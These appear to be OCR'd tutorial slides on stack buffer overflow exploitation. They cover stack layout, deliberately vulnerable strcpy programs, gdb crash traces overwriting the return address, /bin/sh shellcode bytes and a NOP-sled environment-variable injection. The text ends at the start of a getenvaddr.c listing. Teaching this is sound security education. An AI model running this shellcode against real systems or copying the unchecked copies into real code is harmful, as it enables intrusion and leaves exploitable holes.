Exploits and Exploit Development


The basics

ELF Binaries

- ELF == Executable and Linkable Format
- Different segments, .text, .data, .bss and so on
- Layout of binary in memory


The segments

- .text (code)
- .data
- .bss
- heap
- stack



The Stack

- Stack is used for function calls.
- There are 2 registers on the CPU associated with the stack, the EBP (Extended Base Pointer) and ESP (Extended Stack Pointer)
- ESP points to the top of the stack, whereas EBP points to the beginning of the current frame.
- When a function is called, arguments, EIP and EBP are pushed onto stack.
- EBP is set to ESP, and ESP is decremented to make space for the functions local variables.




The Stack
Continued
0xbfff9000
the stack
0x08049800
0xbfffdd08
func_1()
char buf[128];
Free memory
0xbfff8000
saved EIP
saved EBP
EBP
ESP
saved EIP == ret addr
0xbfff9000
the stack
0x08049800
0xbfffdd08
func_1()
char buf[128];
0x08049800
0xbfffdd08
func_2()
int i = 0;
float z = 99.9;
Free memory
0xbfff8000
saved EIP
saved EBP
EBP
ESP

Buffer Overflows


- Programming bug
- Input or data is not properly bounds checked
- Example Code:

```
char some_data[256];
memset(some_data,'A',254);
    .
    .
    .
memcpy(buf,some_data);
```




Exploiting : The Aim

Our aim is to somehow divert the flow of the program and get it to execute what we want.



Exploiting : The Aim


Our aim is to somehow divert the flow of the program and get it to execute what we want.



Method 1 : Smashing the Stack

Putting it all together

- Combine what we know about stack, and buffer overflows
- Can use this to redirect the flow of execution



Using input or data that we provide, we can control the value that gets written over the return address, or saved EIP value.

Buffer Overflow : Example 01

example_01.c:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]){

    char buf[10];
    strcpy(buf,argv[1]);

    printf("buf : %s\n",buf);

    return 0;
}
```

gdb output:

18 A's

```
(gdb) run AAAAAAAAAAAAAAAAAA
Starting program: /Users/Stalker/zacon/example_01 AAAAAAAAAAAAAAAAAA
buf : AAAAAAAAAAAAAAAAAA

Program exited normally.
```

24 A's

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /Users/Stalker/zacon/example_01 AAAAAAAAAAAAAAAAAAAAAAAA
buf : AAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x00004141
0x00004141 in ?? ()
(gdb)
```

26 A's

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /Users/Stalker/zacon/example_01 AAAAAAAAAAAAAAAAAAAAAAAAAA
buf : AAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414141
0x41414141 in ?? ()
(gdb)
```

Buffer Overflow : Example 02


example_02.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int test(char *test){
   char buf[10];
   strcpy(buf, test);

   return 0;
}

int main(int argc, char *argv[]){
   test(argv[1]);
   printf("After test : %s\n",argv[1]);
   return 0;
}
```

gdb output:

```
(gdb) run `perl -e 'print "A"x16'`
Starting program: /Users/Stalker/zacon/example_02 `perl -e 'print "A"x16'`
Reading symbols for shared libraries +. done
After test : AAAAAAAAAAAAAAAA

Program exited normally.
------------------------------------------------------------------------
(gdb) run `perl -e 'print "A"x24'`
Starting program: /Users/Stalker/zacon/example_02 `perl -e 'print "A"x24'`

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x00004141
0x00004141 in ?? ()
------------------------------------------------------------------------
(gdb) run `perl -e 'print "A"x26'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /Users/Stalker/zacon/example_02 `perl -e 'print "A"x26'`

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414141
0x41414141 in ?? ()
```

Show me the MONEY!



We control this.

But now that we control the return address, what do we do with it?

Where do we want the flow of execution to go?

The Answer?

Shellcode

- This is just code that spawns a shell.
- Comes in many different varieties.
- Some bind to ports, some connect to specific servers, some just spawn a local shell, some really small, some are multipart.
- All created to suit the needs of the creator for whatever purpose he might need them for, or to avoid certain restrictions that limit its execution.

Example Shellcode:

```
"\x31\xc0\xb0\x46\x31\xd
b\x31\xc9\xcd\x80\xeb
\x16\x5b
\x31\xc0\x88\x43\x07\x89
\x5b\x08\x89\x43\x0c
\xb0\x0b\x8d\x4b\x08\x8d
\x53\x0c\xcd
\x80\xe8\xe5\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68"
```

Spawns a "/bin/sh" process.

Shellcode

Continued

- Now that we know we need to use shellcode, where do we put it.
- There are a couple options, all depending on various factors.
- Environment Variable
- Inside the overflown buffer itself
- Some other part of memory that we can write to
- etc

Example 01 : Exploited

Shellcode in Environment Variable:

```
[triture@] ~/zocon # setenv SHELLCODE `perl -e 'print "\x90"x30 .
 "\xeb\x17\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\x50\x8d
\x53\x08\x52\x53\xb0\x3b\x50\xcd\x80\xe8\xe4\xff\xff\xff/bin/sh"'`

[triture@] ~/zocon # env
USER=tritured
LOGNAME=tritured
HOME=/home/tritured
SHELLCODE=??????????????????????????????[1??C??C
                                                   P?RS?;P?????/bin/sh
```


Getting address of Environment Variable:


```
[triture@] ~/zocon # ./getenvaddr SHELLCODE ./example_01
SHELLCODE will be at 0xbfbfef6b
```

getenvaddr.c :

```
#include <stdio.h>
